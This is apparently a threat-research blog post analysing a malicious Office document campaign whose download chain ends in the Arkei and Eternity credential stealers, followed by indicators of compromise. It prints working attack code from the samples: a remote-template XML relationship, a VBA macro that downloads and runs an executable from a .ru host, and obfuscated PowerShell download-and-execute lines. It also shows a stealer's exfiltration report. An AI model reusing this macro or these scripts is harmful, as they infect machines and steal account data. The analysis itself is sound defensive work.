Some time ago, we discovered an interesting campaign distributing malicious documents. Which used the download chain as well as legitimate payload hosting services. In this report, we will show the technical side of this campaign as well as provide additional indicators.

File Type Office Open XML Document

SHA256 b3920fe11f1dcaf5a7f4cb8a37bed2dd6a8638c5f8a4312d4c07d11f7d0e62da

Image 1: Coercive graphical lure



Image 2: Low AV detection

A check on the VirusTotal service showed a very superficial detection. If we unpack the document, then we can see a lot of information that the XML files contain. We see how the .xml file “settings.xml.rels” abuses the element <Relationship> to download the next payload stage. Using the following url “hxxps://github[.]com/Collabsss/dotm/raw/main/tj3wqx.dotm”

```
<
? xml version = "1.0"
encoding = "UTF-8"
standalone = "yes" ? >
    <
    Relationships xmlns = "http://schemas.openxmlformats.org/package/2006/relationships" > < Relationship Id = "rId1"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target = "https://github.com/Collabsss/dotm/raw/main/tj3wqx.dotm"
TargetMode = "External" / > < /Relationships>
```

Figure 3: XML file loads payload

File Type Office Open XML Document

SHA256 b9a1ac0335226386029bb3b6f9f3b9114bde55c7ea9f4fdcdccc02593208bdfd

The document of the second stage contains macros and InQuest Labs is great at extracting the macro to understand how it works.

```
Sub Document_Open()
  bn31q91t = "dz3nr"
  o5dolgp17mx = Environ("USERPROFILE") & Replace("\J5oklzm5ppDJ5oklzm5tJ5oklzm5\RoJ5oklzm5ming\bella.lnk", "J5oklzm5", "a")
  a3j8l9fjm = Replace("new:72C" & bn31q91t & "4D", "dz3nr", "2")
  Set qckim4 = GetObject(a3j8l9fjm & "D5-D70A-438B-8A42-984" & CLng("1.8") & "4B88AFB" & CInt("8.2"))
  With qckim4.CreateShortcut(o5dolgp17mx)
    fvum = "C:\\Users\\Public\\servicehomework.e^xe"
    .TargetPath = Replace("foFnnbrfiFnnbles", "Fnnb", "")
    godknows = Replace("cmd.bn31q91txbn31q91t /c pow^bn31q91trs^hbn31q91tll/W 01 c^u^rl htt^p://cugdwpnykghx.ru/bq979g5dfwbn31q91tq.bn31q91t^xbn31q91t -
o " & fvum & ";" & fvum, "bn31q91t", "e")
    .Arguments = "/p c:\windows\system32 /m notepad.exe /c """ & godknows & """"
    .WindowStyle = 7
    .Save
    newb = Replace("rundKfau8s8ad6yaKfau8s8ad6ya32 urKfau8s8ad6ya.dKfau8s8ad6yaKfau8s8ad6ya,OpenURL " & o5dolgp17mx, "Kfau8s8ad6ya", "l")
  End With
  qckim4.exec newb
End Sub
```

Image 4: Malicious second stage macro

The macro converts the URL and then loads the executable into the directory "C:\\Users\\Public\\servicehomework.exe". Once downloaded, the executable file is launched.

File Type x64 Executable.

SHA256 7093aba8ae03275caab7372a7d56172df1716120d477dc276ee9f0b08816bd0c

The functionality of this executable is quite simple. It executes consecutive PowerShell scripts that are Base64 encoded; between network requests, the program goes to sleep for 5 minutes

Image 5: Functionality

This executable has two main tasks: Downloads a PDF file from hxxp://rwwmefkauiaa[.]ru/document1916t.pdf and opens it. This is done to distract the user from further payload execution.

With this obfuscated script, a PDF file is loaded.

```
&("{0}{1}{3}{2}"-f'In',("{2}{1}{3}{0}"-f'e','e','vok',("{1}{0}"-f("{1}{0}"-f'bR','We'),'-')),'st','que')
("{3}{2}{0}{1}{5}{7}{4}{6}"-f("{1}{0}"-f'ka','mef'),("{0}{1}"-f'uia','a.'),("{0}{1}"-f'/',("{0}{1}"-f'/
r','ww')),("{1}{0}"-f'p:','htt'),("{0}{1}{2}"-f'ent','19','1'),("{0}{1}"-f'ru',("{1}{0}"-f'doc','/')),("{0}
{1}"-f'6',("{0}{1}"-f't',("{0}{1}"-f'.pd','f'))),'um')-OutFile"$env:userprofile/Documents/document01.pdf";.
("{0}{1}"-f'St','art')"$env:userprofile/Documents/document01.pdf"
```

Executing a command to launch a PDF file.

```
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:
\Users\Admin\Documents\document01.pdf
```



Image 7: Downloaded PDF 21bee7d6fd38d4c66deb99404cb48c10677ebfb4bb62843fdac97494426f51ea

The following obfuscated script downloads an executable from this address.

hxxp://rwwmefkauiaa[.]ru/u84ls.exe

```
.("{2}{4}{1}{3}{0}"-f("{0}{2}{1}"-f("{0}{1}"-f'ebR','e'),'t',("{0}{1}"-f'que','s')),'e-','In','W','vok')
("{1}{3}{5}{0}{2}{4}{6}"-f("{0}{1}{2}"-f'hx',("{1}{0}"-f'a',("{0}{1}"-f'.ru','/')),'0hn'),'htt',("{0}{1}"-
f("{0}{1}"-f("{1}{0}"-f'ee1','g'),'8'),'y'),("{0}{2}{1}{3}"-f'p:/',("{1}{0}"-f'n',("{1}{0}"-f("{1}{0}"-
f'p',("{1}{0}"-f'w','ugd')),'c')),'/','y'),'3z','kg',("{0}{1}"-f'.e','xe'))-OutFile"$env:appdata/pkdzb.exe"
```

hxxp://rwwmefkauiaa[.]ru/builded1916t.exe

```
&("{4}{2}{1}{3}{0}"-f't',("{1}{0}{2}"-f'ebR',("{0}{1}"-f'oke','-W'),'eq'),'v','ues','In')("{2}{0}{1}{7}{6}
{4}{3}{5}"-f("{1}{0}"-f'//r','tp:'),("{0}{2}{1}"-f'wwm',("{1}{0}"-f'au','fk'),'e'),'ht',("{0}{2}{1}"-
f'16','x','t.e'),'9','e',("{2}{1}{0}"-f'd1',("{0}{1}"-f'il','de'),("{0}{1}"-f("{1}{0}"-f'u/
b','a.r'),'u')),'ia')-OutFile"$env:appdata/Microsoft/AdobeService.exe";&("{2}{1}{0}"-f'ss',("{0}{1}{2}"-
f'ar',("{0}{1}"-f't',("{1}{0}"-f'Pro','-')),'ce'),'St')-Filepath"$env:appdata/Microsoft/AdobeService.exe"
```

File Type	x32 Executable
SHA256	27223530f9da259a9f2318b525399a30f5656ca4d2951d76af8039484d8f3e74
Malware Family	Arkei Stealer

Sample 1

The main task of “Arkei Stealer” is to collect as much account data as possible from the victim's computer. Logins, passwords, autofill forms, cryptocurrency wallets, and also geolocation. After collecting the data, they are sent to a remote server and the program deletes itself.

C2 Address: hxxp://162.33.179[.]235/gatero0m.php

File Type	x32 .NET Assembly Executable
Sha 256	beedb7cc465933bc983dab4c41f8464d985ec15680f60dec4f27e0a96e88939d
Malware Family	Eternity Stealer

Sample 2

Like the previous stealer, it collects all possible information about the victim, converts it into a ZIP archive and sends it to a server located in the Onion network. Eternity Stealer also creates a special file in which it writes basic information about the victim. As well as screenshots and browser data (Logins, passwords, autofill forms) in a separate SQL file.

```
- Eternity Stealer -
t.me/EternityMalware

Start Date: [redacted] 10:26:26 PM
Stub Version: 1.0.0.8
Stub Location: C:\Users\Admin\AppData\Local\Temp\[redacted]

System:
    UserName: Admin (Admin)
    CompName: [redacted]
    OSName: Windows 7 Ultimate (64 bit)
    UILang: EN

Hardware:
    CPUName: Intel Core Processor (Broadwell)
    GPUName: Standard VGA Graphics Adapter
    RAMAmount: 2Gb
    DiskSize: 255Gb
    Model: Standard PC (Q35 + ICH9, 2009)
    Manufacturer: DADY
    ScreenResolution: 1280x720

Geolocation:
    IPAddress: [redacted]
    Country: [redacted]
    City: [redacted]
```

Image 8: Exfil report



Image 9: PCAP sending data

This is a rather unusual technique for launching two final payloads. However, this is very often used in recent times. Remote access programs and spyware are sold today as a service. This makes the threat landscape that organizations and users face today even more dangerous.

IOCs

Stage 1 Maldocs

b3920fe11f1dcaf5a7f4cb8a37bed2dd6a8638c5f8a4312d4c07d11f7d0e62da 08cd999cee6f248e0847c012e68476ca38f280855e3b2406189ff9eca49087be21354be825c9532dd39072e8a67ed935ce4cfc4f5077bd65f1118adf86c4a0d6

0f1169276cf30b4514a043e9b3587c073e20efa186d26974490a54733288825d

Stage 2 Download (InQuest Labs IOC Lookup)

hxxp://ckrddvcveumq[.]ru/v7dgre.dotm hxxps://www.dropbox[.]com/s/e6yaipmzb8ik7dm/xcl2ba.dotm?dl=1 hxxp://zyzkikpfewuf[.]ru/hour84a6d9k.dotm

Stage 2 exe downloader 7093aba8ae03275caab7372a7d56172df1716120d477dc276ee9f0b08816bd0c

hxxp://rwwmefkauiaa[.]ru/document1916t.pdf hxxp://cugdwpnykghx[.]ru/bq979g5dfweq.exe hxxp://cugdwpnykghx[.]ru/a0hngee18y3z.exe hxxp://rwwmefkauiaa[.]ru/u84ls.exe hxxp://rwwmefkauiaa[.]ru/builded1916t.exe

Stage 3

27223530f9da259a9f2318b525399a30f5656ca4d2951d76af8039484d8f3e74 - Arkei Stealer

beedb7cc465933bc983dab4c41f8464d985ec15680f60dec4f27e0a96e88939d - Eternity Stealer

C2

hxxp://lightnogu5owjjllyo4tj2sfos6fchnmcidlgo6c7e6fz2hgryhfhoyd.onion/stealer/918119271?pwds=0&cards=0&wlts=0&files=0&user=dXNlcg==&comp=aG9veWVxaXhsenk=&ip=OTUuMjExLjE5MC4xOTk=&country=TmV0aGVybGFuZHMgKE5MKQ==

hxxp://162.33.179[.]235/gatero0m.php

Additional indicators potentially related to this campaign:

aztkiryhetxx[.]ru ckrddvcveumq[.]ru cugdwpnykghx[.]ru dvizhdom[.]ru dwrfqitgvmqn[.]ru rhjebiuujydv[.]ru rwwmefkauiaa[.]ru sanlygeljek[.]ru sinelnikovd[.]ru wzqyuwtdxyee[.]ru zpuxmwmwdxxk[.]ru zyzkikpfewuf[.]ru hxxp://zyzkikpfewuf[.]ru/hour84a6d9k.dotm hxxp://zyzkikpfewuf[.]ru/hour84a6d9k.exe hxxp://zyzkikpfewuf[.]ru/esttpnhsmb.exe hxxp://zyzkikpfewuf[.]ru/eSttPnHsmB.exe hxxp://zyzkikpfewuf[.]ru/XpqA02Df.exe hxxp://zyzkikpfewuf[.]ru/xpqa02df.exe hxxp://ckrddvcveumq[.]ru/ hxxps://ckrddvcveumq[.]ru/ hxxp://ckrddvcveumq[.]ru/v7dgre.dotm hxxp://ckrddvcveumq[.]ru/p73tzehj.exe hxxp://ckrddvcveumq[.]ru/p73tzehj.exe/ hxxp://cugdwpnykghx[.]ru/ hxxps://cugdwpnykghx[.]ru/ hxxp://cugdwpnykghx[.]ru/a0hngee18y3z.exe hxxp://cugdwpnykghx[.]ru/0530cd.dat hxxp://cugdwpnykghx[.]ru/ffe0a6.dat.dat hxxp://cugdwpnykghx[.]ru/fd51a0.dat hxxp://rwwmefkauiaa[.]ru/ hxxp://rwwmefkauiaa[.]ru/az9vu.exe hxxps://rwwmefkauiaa[.]ru/ hxxp://rwwmefkauiaa[.]ru/builded1916t.exe hxxp://rwwmefkauiaa[.]ru/u84ls.exe hxxp://rwwmefkauiaa[.]ru/fyi82dk.pdf hxxp://rwwmefkauiaa[.]ru/vdl4t.exe

Pivoting on the overlooked anchor (XMP ID)

https://labs.inquest.net/dfi/search/ioc/xmpid/xmp.iid%3Ad68e8829-30b4-40ef-ba8e-2b22843a29c6##eyJyZXN1bHRzIjpbIn4iLCJmaXJzdFNlZW4iLDEsIiIsW11dfQ== Kung-fu IOC extraction supported by the InQuest Labs CLI Library.

$ for h in `inquest_labs dfi search xmpid xmp.did:eabe445b-730a-4965-9015-880d3f27fe09 | jq -r ".[].sha256"`; do inquest_labs dfi attributes $h --filter=url | jq -r ".[].value"; done | sort -u | grep -v gimp.org | sed -E 's/http/hxxp/g' hxxp://ckrddvcveumq.ru/v7dgre.dotm hxxps://github.com/Collabsss/dotm/raw/main/tj3wqx.dotm hxxps://www.dropbox.com/s/e6yaipmzb8ik7dm/xcl2ba.dotm?dl=1 hxxp://zyzkikpfewuf.ru/hour84a6d9k.dotm

Tags

Get The InQuest Insider

Find us on Twitter for frequent updates, follow our Blog for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.